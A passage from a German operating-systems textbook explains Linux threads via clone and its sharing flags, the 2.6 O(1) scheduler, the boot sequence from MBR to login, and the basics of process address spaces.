Die Signalbehandlung ist ein anderes heikles Problem. Sollen Signale an einen spezifischen Thread oder an den Prozess als Ganzes geschickt werden? Ein SIGFPE-Signal (Gleitpunkt-Ausnahme) sollte wohl von dem Thread abgefangen werden, der den Fehler ausgelöst hat. Doch was passiert, wenn dieser es nicht auffängt? Soll nur dieser Thread beendet werden oder alle Threads? Betrachten wir jetzt das SIGINT-Signal, das ein Benutzer an der Tastatur erzeugt hat. Welcher Thread sollte dieses auffangen? Sollen alle Threads eine gemeinsame Signalmaske besitzen? Die Lösungen dieser und anderer Probleme verursachen normalerweise irgendwo Störungen. Die Semantik von Threads korrekt zu formulieren (ganz abgesehen vom Code), ist kein triviales Unterfangen.

Linux unterstützt Kern-Threads auf eine interessante Weise, die sich anzusehen lohnt. Die Implementierung basiert auf 4.4BSD, allerdings wurden Kern-Threads in dieser Distribution nicht aktiviert, da Berkeley das Geld ausging, bevor die C-Bibliothek umgeschrieben werden konnte, um die oben beschriebenen Probleme zu lösen.

Historisch gesehen waren Prozesse Ressourcenbehälter und Threads waren die Einheiten der Ausführung. Ein Prozess enthielt einen oder mehrere Threads, die Adressraum, offene Dateien, Signalverarbeitungsroutinen, Alarme und alles andere gemeinsam nutzten. Alles war klar und einfach, wie oben beschrieben.

Im Jahr 2000 führte Linux einen mächtigen neuen Systemaufruf ein, `clone`, der die Unterscheidung zwischen Prozessen und Threads verwässerte und möglicherweise sogar die Vorrangstellung der zwei Konzepte umkehrte. Den `clone`-Aufruf gibt es in keiner anderen UNIX-Version. Klassischerweise nutzten nach der Erzeugung eines neuen Threads der originale Thread (bzw. die Threads) und der neue Thread alles außer ihren Registern gemeinsam. Insbesondere galten Dateideskriptoren von geöffneten Dateien, Signalverarbeitungsroutinen, Alarme und andere globale Eigenschaften für den ganzen Prozess und nicht für einen einzelnen Thread. Mit `clone` wurde es nun möglich, jeden dieser und anderer Aspekte als prozessspezifisch oder als thread-spezifisch festzulegen. `Clone` wird folgendermaßen aufgerufen:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

Der Aufruf erzeugt einen neuen Thread, und zwar abhängig von den *sharing_flags* entweder im aktuellen Prozess oder in einem neuen Prozess. Wenn der neue Thread im aktuellen Prozess erzeugt wird, nutzt er den Adressraum gemeinsam mit den vorhandenen Threads und jeder nachfolgende Schreibvorgang auf ein beliebiges Byte im Adressraum ist sofort für alle anderen Threads des Prozesses sichtbar. Wird andererseits der Adressraum nicht gemeinsam genutzt, dann erhält der Thread eine exakte Kopie des Adressraums, spätere Schreibvorgänge durch den neuen Thread sind aber für die alten Threads nicht sichtbar. Diese Semantik entspricht einem `POSIX-fork`.

In beiden Fällen beginnt der neue Thread mit der Ausführung der Funktion *function*, die mit *arg* als einzigm Parameter aufgerufen wird. Der Thread erhält ebenso in beiden Fällen seinen eigenen Stack, wobei das Kellerregister zu *stack_ptr* initialisiert wird.

Der Parameter *sharing_flags* ist eine Bitmap, die eine sehr viel feinere Aufspaltung der gemeinsamen Nutzung als traditionelle UNIX-Systeme erlaubt. Jedes dieser Bits kann unabhängig von den anderen gesetzt werden und jedes legt fest, ob der neue Thread Datenstrukturen kopiert oder sich diese mit dem aufrufenden Thread teilt. ►Abbildung 10.9 zeigt einige der Punkte, die gemäß den Bits in *sharing_flags* entweder gemeinsam genutzt oder kopiert werden können.

Flag	Bedeutung, wenn gesetzt	Bedeutung, wenn gelöscht
<code>CLONE_VM</code>	Neuen Thread erzeugen	Neuen Prozess erzeugen
<code>CLONE_FS</code>	Umask-Flag, Wurzel- und Arbeitsverzeichnis gemeinsam nutzen	Nicht gemeinsam nutzen
<code>CLONE_FILES</code>	Dateideskriptoren gemeinsam nutzen	Dateideskriptoren kopieren
<code>CLONE_SIGHAND</code>	Signalverarbeitung gemeinsam benutzen	Tabelle kopieren
<code>CLONE_PID</code>	Neuer Thread bekommt alte PID	Neuer Thread bekommt eigene PID
<code>CLONE_PARENT</code>	Neuer Thread hat gleichen Elternprozess wie Aufrufer	Elternprozess des neuen Threads ist der Aufrufer

Abbildung 10.9: Bits in der *sharing_flags*-Bitmap

Das `CLONE_VM`-Bit gibt an, ob der virtuelle Speicher (d.h. der Adressraum) mit den alten Threads gemeinsam genutzt oder kopiert wird. Falls es gesetzt ist, dann kommt der neue Thread einfach zu den vorhandenen hinzu, so dass der `clone`-Systemaufruf effektiv einen neuen Thread in einem existierenden Prozess erzeugt. Ist das Bit gelöscht, so bekommt der Thread seinen privaten Adressraum. Ein eigener Adressraum bedeutet, dass die Auswirkung seines `STORE`-Befehls nicht für die vorhandenen Threads sichtbar ist. Dieses Verhalten entspricht bis auf die unten folgenden Anmerkungen einem `fork`-Aufruf. Das Erzeugen eines neuen Adressraums ist praktisch die Definition eines neuen Prozesses.

Das *CLONE_FS*-Bit kontrolliert die gemeinsame Nutzung von Wurzel- und Arbeitsverzeichnis sowie des Unmask-Flags. Falls dieses Bit gesetzt ist, benutzen die alten und die neuen Threads die Arbeitsverzeichnisse gemeinsam, selbst wenn der neue Thread seinen eigenen Adressraum besitzt. Das bedeutet, dass ein Aufruf von `chdir` durch einen Thread auch das Arbeitsverzeichnis eines anderen Threads verändert, selbst wenn dieser andere Thread über seinen eigenen Adressraum verfügt. In UNIX verändert ein Aufruf von `chdir` durch einen Thread immer das Arbeitsverzeichnis für die anderen Threads in seinem Prozess, aber niemals für Threads in anderen Prozessen. Dieses Bit ermöglicht also eine Form der gemeinsamen Nutzung, die es in traditionellen UNIX-Versionen nicht gibt.

Das *CLONE_FILES*-Bit ist analog zum *CLONE_FS*-Bit. Wenn es gesetzt ist, dann nutzt der neue Thread die Dateideskriptoren gemeinsam mit den alten Threads. Somit sind Aufrufe von `lseek` durch einen Thread für die anderen sichtbar, was normalerweise für Threads in einem Prozess gilt, aber nicht für Threads in unterschiedlichen Prozessen. Ähnlich schaltet das Bit *CLONE_SIGHAND* die gemeinsame Nutzung der Tabelle für die Signalverarbeitung zwischen den neuen und alten Threads an oder aus. Wird die Tabelle gemeinsam genutzt, so beeinflusst eine Änderung einer Verarbeitungsroutine in einem Thread auch die Routine der anderen, selbst wenn diese unterschiedliche Adressräume haben. Das *CLONE_PID*-Bit steuert, ob der neue Thread eine eigene PID erhält oder die gleiche PID wie der Elternprozess benutzt. Diese Fähigkeit wird während des Bootens des Systems benötigt. Benutzerprozesse können es nicht verwenden.

Jeder Prozess hat einen Elternprozess. Das *CLONE_PARENT*-Bit steuert, wer der Elternprozess des neuen Threads ist. Dies kann entweder der gleiche Prozess wie der des aufrufenden Threads sein (in welchem Fall der neue Thread und der Aufrufer Geschwister wären) oder es kann der aufrufende Prozess selbst sein (in diesem Fall wäre der neue Thread ein Kind des Aufrufers). Es gibt noch ein paar weitere Bits, die andere Punkte steuern, aber diese sind weniger wichtig.

Diese feine Steuerung der gemeinsamen Nutzung wird ermöglicht, weil Linux separate Datenstrukturen für die in Abschnitt 10.3.3 aufgeführten Punkte (Parameter für das Scheduling, Speicherabbild usw.) verwaltet. Die Task-Struktur zeigt nur auf diese Datenstrukturen, so dass es einfach möglich ist, eine neue Task-Struktur für jeden geklonnten Thread zu erzeugen und diesen entweder auf Scheduling-, Speicher- oder andere Datenstrukturen des alten Threads oder aber auf Kopien davon zeigen zu lassen. Die Tatsache, dass eine solch feine Steuerung möglich ist, heißt aber noch nicht, dass sie auch nützlich ist – gerade weil traditionelle UNIX-Versionen diese Funktionalität nicht bieten. Ein Linux-Programm, das diese nutzt, ist dann nicht mehr auf UNIX portierbar.

Das Thread-Modell von Linux bringt eine weitere Schwierigkeit mit sich. UNIX-Systeme verbinden eine einzige PID mit einem Prozess, unabhängig davon, ob es ein Einfach- oder Mehrfach-Thread-Prozess ist. Um mit anderen UNIX-Systemen kompatibel zu sein, unterscheidet Linux zwischen einem Prozess-Identifikator (PID) und einem Task-Identifikator (TID). Beide Felder werden in der Task-Struktur gespeichert. Wenn `clone` zur Erzeugung eines neuen Prozesses verwendet wird, der nichts mit seinem Erzeuger gemeinsam benutzt, dann wird PID ein neuer Wert zugewiesen. Andernfalls

erhält der Task eine neue TID, erbt aber die PID. Auf diese Art bekommen alle Threads in einem Prozess die gleiche PID wie der erste Thread in diesem Prozess.

10.3.4 Scheduling in Linux

Wir wollen uns nun Scheduling-Algorithmen von Linux ansehen. Zunächst sind Linux-Threads Kern-Threads. Daher ist das Scheduling in Linux auf Threads aufgebaut, nicht auf Prozessen.

Linux unterscheidet für das Scheduling drei Klassen von Prozessen:

1. Echtzeit-FIFO
2. Echtzeit-Round-Robin
3. Timesharing

Echtzeit-FIFO-Threads haben die höchste Priorität und können außer von einem anderen Echtzeit-FIFO-Thread mit höherer Priorität, der gerade rechenbereit geworden ist, nicht unterbrochen werden. Echtzeit-Round-Robin-Threads werden genauso wie Echtzeit-FIFO-Threads behandelt, allerdings mit der Ausnahme, dass sie ein zugewiesenes Zeitquantum haben und durch einen Timer unterbrochen werden können. Wenn mehrere Echtzeit-Round-Robin-Threads rechenbereit sind, dann wird jeder für die Dauer seines Quantums ausgeführt und anschließend ans Ende der Liste der Echtzeit-Round-Robin-Threads gesetzt. Keine dieser Klassen ist in irgendeiner Weise wirklich Echtzeit. Es können keine Deadlines gesetzt oder Garantien gegeben werden. Diese Klassen haben schlicht eine höhere Priorität als die Threads in der Standard-Timesharing-Klasse. Linux bezeichnet diese Klassen als „Echtzeit“, da Linux konform zum P1003.4-Standard („Echtzeit“-Erweiterungen für UNIX) ist und dort diese Namen verwendet werden. Die Echtzeit-Threads werden intern mit Prioritätsebenen von 0 bis 99 dargestellt, wobei 0 die höchste und 99 die niedrigste Echtzeit-Prioritätsebene ist.

Das Scheduling der herkömmlichen Nicht-Echtzeit-Threads erfolgt gemäß dem folgenden Algorithmus. Intern sind den Nicht-Echtzeit-Threads Prioritätsebenen von 100 bis 139 zugeordnet. Das heißt, Linux unterscheidet zwischen 140 Prioritätsebenen (für Echtzeit- und Nicht-Echtzeit-Tasks). Jede der Nicht-Echtzeit-Prioritätsebenen wird – wie die Echtzeit-Round-Robin-Threads – mit einem Zeitquantum verbunden. Das Quantum ist die Anzahl der Timerintervalle, die der Prozess noch laufen darf. In der aktuellen Linux-Version läuft der Timer mit 1.000 Hz und jedes Intervall, **Jiffy** genannt, dauert 1 ms.

Wie die meisten UNIX-Systeme ordnet Linux jedem Thread einen sogenannten „nice“-Wert zu. Der Standardwert ist 0, doch dies kann mithilfe des Systemaufrufes `nice(value)` geändert werden, wobei der erlaubte Bereich von -20 bis +19 reicht. Dieser Wert legt die statische Priorität jedes Threads fest. Ein Benutzer, der im Hintergrund π auf 1 Milliarde Stellen berechnet, könnte diesen Systemaufruf in sein Programm einbauen, um nett zu den anderen Benutzern zu sein. Nur der Systemadministrator kann

einen besseren Service als normal (also Werte zwischen -20 und -1) verlangen. Eine Begründung für diese Regel herzuleiten, bleibt dem Leser als Übung überlassen.

Eine wesentliche Datenstruktur, die vom Linux-Scheduler benutzt wird, ist eine **Runqueue**. Jeder CPU im System wird eine Runqueue zugeordnet, die unter anderem zwei Felder, *active* und *expired*, enthält. Wie in ▶ Abbildung 10.10 gezeigt, ist jedes dieser Felder ein Zeiger auf ein Array von 140 Listenköpfen, die jeweils einer anderen Priorität zugeordnet sind. Der Listenkopf zeigt auf eine doppelt verkettete Liste von Prozessen der jeweiligen Priorität. Die Basisoperationen des Scheduler können wie folgt beschrieben werden.




Abbildung 10.10: Darstellung der Linux-Runqueue und Prioritätsfelder

Der Scheduler wählt einen Task aus dem *active*-Array mit der höchsten Priorität. Wenn die Zeitscheibe (Quantum) dieses Tasks abgelaufen ist, dann wird er in eine *expired*-Liste (möglicherweise mit einer anderen Prioritätsebene) verschoben. Falls der Task vor Ablauf seiner Zeitscheibe blockiert, um beispielsweise auf Ein-/Ausgabe zu warten, dann wird er in das ursprüngliche *active*-Array zurückgesetzt, sobald das erwartete Ereignis eingetroffen ist und die Ausführung fortgeführt werden kann. Seine Zeitscheibe wird dekrementiert, um die bereits verbrauchte CPU-Zeit anzuzeigen. Wenn die Zeitscheibe vollständig verbraucht ist, wird der Task ebenfalls in ein *expired*-Array gesetzt. Gibt es keine Tasks in einem der *active*-Arrays mehr, dann tauscht der Scheduler einfach die Zeiger aus, so dass die *expired*-Arrays zu *active*-Arrays werden und umgekehrt. Mit dieser Methode wird sichergestellt, dass Tasks mit geringer Priorität nicht verhungern (außer wenn Echtzeit-FIFO-Threads die CPU völlig an sich reißen, was aber recht unwahrscheinlich ist).

Unterschiedliche Prioritätsebenen werden unterschiedlichen Werten von Zeitscheiben zugeordnet. Linux weist Prozessen mit höherer Priorität höhere Quanten zu. Wenn ein Task beispielsweise mit Prioritätsebene 100 läuft, dann wird er ein Zeitquantum von 800 ms bekommen, wohingegen ein Task mit Prioritätsebene 139 nur 5 ms erhalten wird.

Die Idee hinter diesem Verfahren ist, Prozesse möglichst schnell wieder aus dem Kern zu entfernen. Wenn ein Prozess versucht, von der Platte zu lesen, und er eine Sekunde zwischen zwei Lesezugriffen warten muss, bremst ihn das enorm herunter. Es ist sehr viel besser, ihn nach Beendigung eines jeden Zugriffs sofort laufen zu lassen, damit der nächste Aufruf schnell ausgeführt werden kann. Wenn ein Prozess auf ähnliche Art durch das Warten auf eine Tastatureingabe blockiert ist, so handelt es sich sicherlich um einen interaktiven Prozess und als solcher sollte er eine hohe Priorität bekommen, um sicherzustellen, dass interaktive Prozesse gute Reaktionszeiten haben. Unter diesem Blickwinkel erhalten CPU-intensiven Prozesse grundsätzlich die Dienste, die übrig bleiben, wenn alle E/A-intensiven und interaktiven Prozesse blockiert sind.

Da Linux (oder irgendein anderes Betriebssystem) nicht von vornherein weiß, ob ein Task E/A- oder CPU-intensiv ist, unterhält es fortlaufende Heuristiken zur Interaktivität, auf die es sich stützt. Auf diese Weise unterscheidet Linux zwischen statischer und dynamischer Priorität. Die dynamische Priorität eines Threads wird ständig neu berechnet, um damit (1) interaktive Threads zu belohnen und (2) CPU-raffende Threads zu bestrafen. Der maximale Prioritätsbonus ist -5 , da niedrige Prioritätswerte den höheren Prioritäten, die der Scheduler bekommt, entsprechen. Die maximale Prioritätsstrafe ist $+5$.

Im Speziellen verwaltet der Scheduler eine Variable *sleep_avg*, die mit jedem Task verbunden ist. Immer wenn ein Task geweckt wird, wird diese Variable inkrementiert. Wenn ein Task unterbrochen wird oder sein Quantum ausläuft, wird sie um den entsprechenden Wert dekrementiert. Dieser Wert wird benutzt, um den Bonus des Tasks auf Werte von -5 bis $+5$ abzubilden. Der Linux-Scheduler berechnet das neue Prioritätslevel, wenn ein Thread von der *active*- zur *expired*-Liste verschoben wird.

Die Schedulingstrategie, die wir in diesem Abschnitt beschrieben haben, bezieht sich auf den 2.6-Kern, der zuerst in dem instabilen 2.5-Kern eingeführt wurde. Frühere Algorithmen wiesen schlechte Performanz in Multiprozessor-Umgebungen auf und konnten nicht gut an steigende Task-Anzahlen angepasst werden. Da die Beschreibung in den obigen Unterabschnitten darauf hindeutet, dass eine Scheduling-Entscheidung durch den Zugriff auf die geeignete *active*-Liste vorgenommen werden kann, kann dies in konstanter Zeit ($O(1)$) durchgeführt werden, unabhängig von der Anzahl der Prozesse im System.

Zusätzlich hat der Scheduler Eigenschaften, die speziell für Multiprozessoren- oder Mehrkern-Plattformen nützlich sind. Zunächst ist die Runqueue-Struktur mit jeder CPU der Multiprozessor-Plattform verbunden. Der Scheduler versucht, aus dem Affinity-Scheduling Nutzen zu ziehen und Tasks auf der CPU einzuteilen, auf der sie vorher ausgeführt wurden. Zweitens sind eine Menge von Systemaufrufen verfügbar, um

die Affinitätsanforderungen eines ausgewählten Threads weiter zu spezifizieren oder zu verändern. Schließlich führt der Scheduler in regelmäßigen Abständen einen Lastausgleich zwischen den Runqueues der verschiedenen CPUs durch, um sicherzustellen, dass die Systemlast gut ausgeglichen ist, während noch bestimmte Performanz- oder Affinitätsanforderungen erfüllt werden.

Der Scheduler berücksichtigt nur lauffähige Tasks, die in der entsprechenden Runqueue platziert sind. Tasks, die nicht lauffähig sind und die auf verschiedene Ein-/Ausgabeoperationen oder andere Kernereignisse warten, werden in einer anderen Datenstruktur, der **Waitqueue**, abgelegt. Eine Waitqueue ist mit jedem Ereignis verbunden, auf das Tasks warten können. Der Kopf der Waitqueue enthält einen Zeiger auf eine verkettete Liste von Tasks und einen Spinlock. Der Spinlock ist nötig um sicherzustellen, dass die Waitqueue gleichzeitig durch den Hauptkern und die Unterbrechungsroutine oder andere asynchrone Aufrufe bearbeitet werden kann.

In der Tat enthält der Programmcode im Kern an vielen Orten Synchronisationsvariablen. Frühere Linux-Kerne hatten nur einen **großen Kernblock** (*big kernel block*, **BLK**). Dieser erwies sich als hoch ineffizient, besonders auf Multiprozessor-Plattformen, da er Prozesse auf mehreren CPUs davon abhielt, gleichzeitig den Kerncode auszuführen. Deshalb wurden viele Synchronisationspunkte mit einer viel feineren Detailgenauigkeit eingeführt.

10.3.5 Starten von Linux

Details variieren von Plattform zu Plattform, aber im Allgemeinen läuft der Bootvorgang in den folgenden Schritten ab. Wenn der Computer gestartet wird, führt das BIOS den Power-On Self-Test (POST) sowie eine Gerätekennung und -initialisierung durch, da für den Boot-Prozess des Betriebssystems möglicherweise Zugriff auf Platten, Bildschirme, Tastaturen und so weiter nötig ist. Als Nächstes wird der erste Sektor der Boot-Platte, der **MBR (Master Boot Record)**, in einen festgelegten Speicherort eingelesen und ausgeführt. Dieser Sektor enthält ein kleines Programm (von 512 Byte), welches ein eigenständiges Programm namens **boot** vom Boot-Gerät – normalerweise eine IDE- oder SCSI-Platte – lädt. Das *boot*-Programm kopiert zunächst sich selbst an eine festgelegte hohe Speicheradresse, um den unteren Speicherbereich für das Betriebssystem freizumachen.

Nach dem Verschieben liest *boot* das Wurzelverzeichnis des Boot-Geräts. Dazu muss es das Dateisystem und das Verzeichnisformat verstehen, was für einige Bootlader zutrifft, beispielsweise den **GRUB (GRand Unified Bootloader)**. Andere populäre Bootlader wie der LILO von Intel beruhen nicht auf einem bestimmten Dateisystem. Stattdessen benötigen sie eine Blockzuordnung und maschinennahe Adressen, die physische Sektoren, Köpfe und Zylinder beschreiben, um die relevanten Sektoren zu finden, die geladen werden sollen.

Dann liest *boot* den Kern des Betriebssystems ein und springt dorthin. Zu diesem Zeitpunkt hat *boot* seine Aufgabe erledigt und der Kern läuft.

Der Startcode des Kerns ist in Assembler geschrieben und stark maschinenabhängig. Die typische Aufgabe beinhaltet das Bereitstellen des Stacks für den Kern, das Erkennen des CPU-Typs, die Berechnung der Größe des vorhandenen Speichers, das Abschalten der Interrupts, das Anschalten der MMU und zum Schluss ein Aufruf der C-Funktion *main*, um den Hauptteil des Betriebssystems zu starten.

Auch der C-Code muss einiges initialisieren, wobei dies hier mehr logisch als physisch ist. Es beginnt mit dem Einrichten eines Puffers für Nachrichten, der bei der Fehlersuche von Boot-Problemen helfen soll. Während die Initialisierung fortschreitet, werden hier Nachrichten darüber abgelegt, was gerade passiert, so dass diese nach einem Boot-Fehler durch ein spezielles Diagnoseprogramm durchsucht werden können. Stellen Sie es sich wie den Flugschreiber (die Blackbox, nach der gesucht wird, wenn ein Flugzeug abgestürzt ist) für Betriebssysteme vor.

Als Nächstes werden die Kern-Datenstrukturen alloziert. Die meisten haben eine feste Größe, aber einige wie der Seitencache oder bestimmte Strukturen der Seitentabellen hängen von der Größe des verfügbaren RAM ab.

Ab diesem Zeitpunkt beginnt die Autokonfiguration des Systems. Mithilfe von Konfigurationsdateien, die beschreiben, welche Arten von Ein-/Ausgabegeräten vorhanden sein könnten, wird getestet, welche Geräte tatsächlich vorhanden sind. Wenn ein untersuchtes Gerät auf den Test antwortet, dann wird es in die Tabelle der vorhandenen Geräte aufgenommen. Wenn es nicht antwortet, so wird angenommen, dass es nicht vorhanden ist, und im Weiteren ignoriert. Anders als traditionelle UNIX-Versionen müssen die Gerätetreiber unter Linux nicht statisch gebunden werden, sondern können auch dynamisch geladen werden (wie übrigens bei allen MS-DOS- und Windows-Versionen).

Die Argumente für bzw. gegen das dynamische Laden von Treibern sind interessant genug, um hier kurz angeführt zu werden. Das Hauptargument für dynamisches Laden ist, dass eine einzige Binärdatei an Kunden mit verschiedenen Konfigurationen ausgeliefert werden kann und die benötigten Treiber – eventuell sogar über das Netzwerk – automatisch geladen werden. Das Hauptargument gegen dynamisches Laden ist die Sicherheit. Wenn man eine sicherheitskritische Anwendung wie die Datenbank einer Bank oder den Webserver eines Unternehmens ausführt, dann möchte man es unmöglich machen, dass irgendjemand einen beliebigen Code in den Kern einfügt. Der Systemadministrator könnte die Quell- und Objektdateien des Betriebssystems auf einer sicheren Maschine halten und dort das System erstellen, um es dann über ein lokales Netzwerk auf die anderen Maschinen zu verteilen. Falls Treiber nicht dynamisch geladen werden können, dann verhindert dieses Vorgehen, dass die Operatoren der Maschinen oder wer immer das Superuser-Passwort kennt, bösartigen oder fehlerhaften Code in den Kern einbringen können. Außerdem ist in vielen Bereichen die Hardwarekonfiguration zur Übersetzungs- und Bindezeit des Systems genau bekannt. Änderungen sind derart selten, dass ein erneutes Binden des Systems beim Einfügen neuer Hardware kein Problem ist.

Wenn die Hardware einmal konfiguriert wurde, ist der nächste Schritt, sorgfältig den Prozess 0 zu erstellen, seinen Stack einzurichten und ihn zu starten. Der Prozess 0

setzt die Initialisierung fort, indem er die Echtzeituhr programmiert, das Wurzelverzeichnis einhängt und *init* (Prozess 1) sowie den Page-Daemon (Prozess 2) erzeugt.

Init überprüft seine Parameter, um festzustellen, ob er im Einzel- oder im Mehrbenutzermodus starten soll. Im ersten Fall startet er einen Prozess, der die Shell ausführt, und wartet auf die Beendigung dieses Prozesses. Im zweiten Fall spaltet er einen Prozess ab zum Start des Shellskripts zur Systeminitialisierung, */etc/rc*, welches das Dateisystem überprüfen, zusätzliche Dateisysteme einhängen, Daemon-Prozesse starten und ähnliche Aufgaben erledigen kann. Dann liest er */etc/ttys*, worin die Terminals und einige ihrer Eigenschaften aufgelistet sind. Für jedes eingeschaltete Terminal wird eine Kopie von diesem Prozess erstellt, die einige Organisationsarbeit erledigt und dann ein Programm namens *getty* ausführt.

Getty richtet für jede Leitung die Geschwindigkeit und andere Eigenschaften ein (einige davon könnten zum Beispiel Modems sein), gibt dann

login:

auf dem Bildschirm des Terminals aus und wartet auf die Eingabe eines Benutzernamens an der Tastatur. Wenn sich jemand an das Terminal setzt und einen Benutzernamen eingibt, beendet sich *getty* mit der Ausführung von */bin/login*, dem Programm zum Einloggen. *Login* fragt dann nach dem Passwort, verschlüsselt es und vergleicht es mit dem verschlüsselten Passwort in der Passworddatei, */etc/passwd*. Wenn es korrekt ist, ersetzt *login* sich selbst durch die Shell des Benutzers, die dann auf das erste Kommando wartet. Falls das Passwort nicht korrekt war, fragt *login* nach einem anderen Benutzernamen. Dieser Mechanismus ist in ▶ Abbildung 10.11 für ein System mit drei Terminals dargestellt.




Abbildung 10.11: Folge von Prozessen, die zum Booten von einigen Linux-Systemen verwendet wird

In der Abbildung wartet der *getty*-Prozess, der auf Terminal 0 läuft, immer noch auf eine Eingabe. An Terminal 1 hat ein Benutzer einen Login-Namen eingegeben, so dass sich *getty* durch *login* ersetzt hat, das nach dem Passwort fragt. An Terminal 2 hat ein erfolgreiches Einloggen stattgefunden, wodurch die Shell veranlasst wurde, den Prompt (%) auszugeben. Der Benutzer hat dann

```
cp f1 f2
```

eingegeben, was die Shell veranlasst hat, einen Kindprozess abzuspalten und diesen Prozess das *cp*-Programm ausführen zu lassen. Die Shell ist durch das Warten auf die Beendigung dieses Kindprozesses blockiert. Danach wird die Shell wieder einen Prompt ausgeben und von der Tastatur lesen. Wenn der Benutzer am Terminal 2 *cc* statt *cp* eingegeben hätte, wäre das Hauptprogramm des C-Compilers gestartet worden, das im Verlaufe der Ausführung weitere Prozesse abgespalten hätte, um die verschiedenen Übersetzungsläufe auszuführen.

10.4 Speicherverwaltung in Linux

Das Speichermodell von Linux ist geradlinig, damit Programme portabel sind und es möglich ist, Linux auf Maschinen mit sehr unterschiedlichen Speicherverwaltungen einheiten zu implementieren – angefangen von im Grunde keiner Verwaltung (wie z.B. beim originalen IBM-PC) bis hin zu sehr ausgereifter Seitenverwaltungshardware. In diesem Entwicklungsbereich hat sich in den letzten Jahrzehnten kaum etwas verändert. Es hat so gut funktioniert, dass keine größeren Revisionen nötig waren. Wir werden dieses Modell und seine Implementierung nun untersuchen.

10.4.1 Grundlegende Konzepte

Jeder Linux-Prozess hat einen Adressraum, der logisch aus drei Segmenten besteht: Text, Daten und Stack. Der Adressraum eines Beispielprozesses ist in ▶ Abbildung 10.12(a) als Prozess A dargestellt. Das **Textsegment** enthält die Maschinenbefehle, die den ausführbaren Code des Programms ergeben. Der Code wird vom Compiler und einem Assembler aus einem C-, C++- oder einem anderen Programm durch Übersetzung in Maschinencode erzeugt. Auf das Textsegment kann normalerweise nur lesend zugegriffen werden. Selbst modifizierende Programme kamen etwa 1950 aus der Mode, da sie zu kompliziert zu verstehen waren und die Fehlersuche schwierig war. Daher wächst oder schrumpft das Textsegment weder noch verändert es sich auf andere Weise.

Das **Datensegment** enthält Speicherplatz für die Variablen, Zeichenketten, Felder und andere Daten des Programms. Es besteht aus zwei Teilen, den initialisierten Daten und den uninitializeden Daten. Aus historischen Gründen werden Letztere als **BSS (Block Started by Symbol)** bezeichnet. Der initialisierte Teil des Datensegments enthält Variablen und Konstanten des Compilers, die beim Start des Programms initialisiert werden müssen. Alle Variablen im BSS-Teil werden nach dem Laden mit 0 initialisiert.




Abbildung 10.12: (a) Virtueller Adressraum von Prozess A (b) Physischer Speicher (c) Virtueller Adressraum von Prozess B

